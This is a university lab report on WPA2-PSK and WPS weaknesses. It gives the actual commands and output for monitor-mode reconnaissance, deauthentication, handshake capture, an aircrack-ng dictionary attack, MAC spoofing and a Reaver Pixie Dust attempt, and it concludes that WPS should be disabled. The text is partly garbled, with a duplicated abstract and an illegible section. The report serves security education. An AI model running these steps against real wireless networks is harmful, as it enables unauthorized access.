



University of Piraeus
School of Information and Communication Technologies
Department of Digital Systems

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Wireless and Mobile Network Security

Case 5

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Abstract

Examination of the security of WPA2-PSK wireless networks by analysing the vulnerabilities of the Wi-Fi Protected Setup (WPS) protocol. Implementation of a Reaver brute-force attack against the WPS PIN and a Pixie Dust attack exploiting weak random number generation in certain chipsets.

Abstract

Examination of the security of WPA2-PSK wireless networks, analyzing the vulnerabilities of the Wi-Fi Protected Setup (WPS) protocol. Conducting a deauthentication attack with the purpose of capturing the critical 4-way handshake, which constitutes a prerequisite for the subsequent recovery of the password via an offline dictionary attack. Analysis of brute-force attacks using the Reaver tool, as well as the Pixie-Dust attack, which exploits the inability of specific routers to generate truly random (unpredictable) keys, allowing for the immediate recovery of the PIN without the need for thousands of attempts. The immediate activation of the WPS Lockout mechanism during testing demonstrated how modern networks are protected. The router temporarily disables the WPS function upon detecting multiple failed attempts, thus blocking mass (brute-force) attacks before they can compromise the password.

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Introduction

The need for secure wireless communications led to the development of the WPA (Wi-Fi Protected Access) standard and the WPS (Wi-Fi Protected Setup) convenience protocol. WPS was designed to simplify the process of connecting devices to a secure network.

Despite the initial design intent for security and ease of use, WPS presented serious architectural weaknesses. In 2011, researcher Stefan Viehböck discovered that the 8-digit PIN is effectively reduced to two separate 4-digit checks, limiting the actual key space to around 11,000 combinations.


The assignment examines in practice the methodology for conducting these attacks, analyses the structure of the cryptographic handshakes, and evaluates the effectiveness of the modern defensive mechanisms built into routers.

For security and privacy reasons, sensitive identifying details have been obscured. Specifically, portions of MAC addresses and network names have been partially modified.

Practical part of the assignment

Connecting the TP-Link TL-WN722N adapter to VMware and assigning it exclusively to Kali Linux.

VMware confirmed the TP-Link card was released from the host machine and attached to the Kali Linux virtual machine.



The iwconfig command was executed to verify successful interface recognition. Kali Linux successfully recognised the adapter as wlan0. The airmon-ng check kill command terminated interfering background processes.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

PID Name
2347 wpa_supplicant

(kali@kali)-[~]
$
```

The system terminated wpa_supplicant and the adapter was switched to Monitor Mode. After successfully switching to Monitor Mode, the next stage involved targeted reconnaissance of the wireless environment to identify the target network.

- BSSID: The physical address (MAC Address) of the router.
- Channel (CH): The broadcasting frequency of the network.

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0
CH 3 ][ Elapsed: 12 s ][ 2026-05-15 17:07

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
-73            4         0    0   6  195  WPA2 CCMP PSK 
-1             0         0    0   3  -1   WPA2 CCMP PSK <length: 0>
-74            5         3    0   7  130  WPA2 CCMP PSK 
-62           15         1    0   7  400  WPA2 CCMP PSK 
-67           13         0    0   6  195  WPA2 CCMP PSK 
-73            9         0    0   8  130  WPA2 CCMP PSK 
-50           27        190    0   4  130  WPA2 CCMP PSK 
-70            4         0    0  13  270  WPA2 CCMP PSK 
30:DE:4B:      -36        44     1    0  11  130  WPA2 CCMP PSK JK
-35           47         0    0  11  130  WPA2 CCMP PSK <length: 0>

BSSID          STATION        PWR  Rate  Lost  Frames  Notes  Probes
(not associated)  (not associated) -70   0 - 1    0      2
(not associated)  (not associated) -74  24e- 1    0     194
(not associated)  (not associated) -66   0 - 1    4      2
(not associated)  (not associated) -70   0 - 1   112    2
Quitting...
moduletest

(kali@kali)-[~]
$
```

As shown in the screenshot, the reconnaissance phase completed successfully, providing the exact parameters needed for the attack.

- ESSID (Network Name): JK
- Broadcasting Channel (CH): 11

Instead of a targeted attack against a specific client (using the -c parameter), it was chosen to send mass Deauthentication packets to all clients connected to the target AP, in order to capture the WPA2 handshake.

However, during the initial analysis it was found from the client list (STATION) that there were no actively connected client devices.

Once an active client was secured, the wireless card was configured to focus exclusively on channel 11 and the specific MAC address.

```
(kali@kali)-[~]
$ sudo airodump-ng -c 11 --bssid 30:DE:4B: [REDACTED] -w wpa_handshake wlan0
16:37:45 Created capture file "wpa_handshake-04.cap".

CH 11 ][ Elapsed: 1 min ][ 2026-05-18 16:39 ][ WPA handshake: 30:DE:4B: [REDACTED]

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
30:DE:4B: [REDACTED] -21  49      908      297    1  11  130  WPA2 CCMP  PSK  JK

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
30:DE:4B: [REDACTED] 54:48:E6: [REDACTED] -48   24e- 6e    0      107
30:DE:4B: [REDACTED] 78:8B:2A: [REDACTED] -48   24e-24e  1      175  EAPOL  JK
```

With the 4-way handshake successfully captured in the .cap file, the next stage was the execution of an offline dictionary attack using aircrack-ng.

Therefore, to prove the correctness of the procedure and successfully complete the test, it was deemed necessary to create a custom wordlist containing the specific password.

```
(kali@kali)-[~]
$ nano custom_dict.txt

Session Actions Edit View Help
GNU nano 8.6
44544
4544444466
693
6999999999
123456789
widw23
```

The offline attack was then executed using aircrack-ng. The command used (aircrack-ng -w wordlist.txt -b TARGET_BSSID capture.cap) cross-referenced the captured handshake against the wordlist.

On selecting the target, the comparison process completed instantly. The software found the match and displayed the key.

The attack via the Reaver tool is an online brute-force method targeting exclusively the WPS PIN, exploiting its architectural design vulnerability.

Before starting the attack, the current status of the WPS protocol on the router was verified using the wash tool.

```
(kali㉿kali)-[~]
$ sudo wash -i wlan0
[sudo] password for kali:
BSSID              Ch  dBm  WPS  Lck  Vendor  ESSID
-----
[REDACTED]          4  -51  2.0  No   Unknown
[REDACTED]          8  -71  2.0  No   Unknown
[REDACTED]          8  -67  2.0  No   Broadcom
[REDACTED]          9  -59  2.0  No   Unknown
[REDACTED]          9  -75  2.0  No   Unknown
30:DE:4B:          11 -25  2.0  No   RalinkTe  JK
[REDACTED]          13 -77  2.0  No
[REDACTED]          13 -75  2.0  No   Broadcom
[REDACTED]          6  -73  2.0  No   AtherosC

^C

(kali㉿kali)-[~]
$
```

From the analysis screenshot, two extremely critical pieces of information were obtained for the continuation of the test.

- **Lck (Lock) - No:** This indication confirmed that the network had WPS enabled and in unlocked state — a prerequisite for the attack.
- **Vendor - RalinkTe:** Identification of the manufacturer as Ralink was an important reconnaissance finding. According to the relevant research, Ralink chipsets present a theoretical vulnerability in random number generation.

After confirming that WPS was in an active and unlocked state, an online brute-force attack was attempted using Reaver.

[illegible]

Since the chipset (Ralink) presents a theoretical vulnerability in random number generation, the next stage involved a Pixie Dust attack using the pixiewps tool.

```
(kali㉿kali)-[~]
$ sudo ifconfig wlan0 down
sudo macchanger -r wlan0
sudo ifconfig wlan0 up
Current MAC: 3c:52:a1: [REDACTED] (unknown)
Permanent MAC: 3c:52:a1: [REDACTED] (unknown)
New MAC: 5e:63:35:07:46:b9 (unknown)
(kali㉿kali)-[~]
$
```

After removing the lockout, another attempt was made to collect the necessary cryptographic data for the Pixie Dust attack.

```
(kali㉿kali)-[~]
$ sudo reaver -i wlan0 -b 30:DE:4B:[REDACTED] -c 11 -K 1 -N -vv
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 11
[+] Waiting for beacon from 30:DE:4B:[REDACTED]
[+] Received beacon from 30:DE:4B:[REDACTED]
[+] Vendor: RalinkTe
[!] AP seems to have WPS turned off
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 30:DE:4B:[REDACTED] (ESSID: JK)
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
```

Despite the initial hardware vulnerability (Ralink chipset), the experimental results showed that modern router implementations include effective countermeasures against these attack vectors.

Conclusion

The completion of the laboratory tests confirms the ongoing evolution between exploitation techniques and defensive mechanisms.

Regarding the WPS protocol, the online brute-force attack via Reaver triggered the immediate reaction of the router's built-in protection mechanisms.

In conclusion, although the built-in defensive mechanisms of modern routers now provide significant protection, the fundamental architectural vulnerability of WPS remains. Its complete deactivation on routers remains the only effective and permanent defensive measure.

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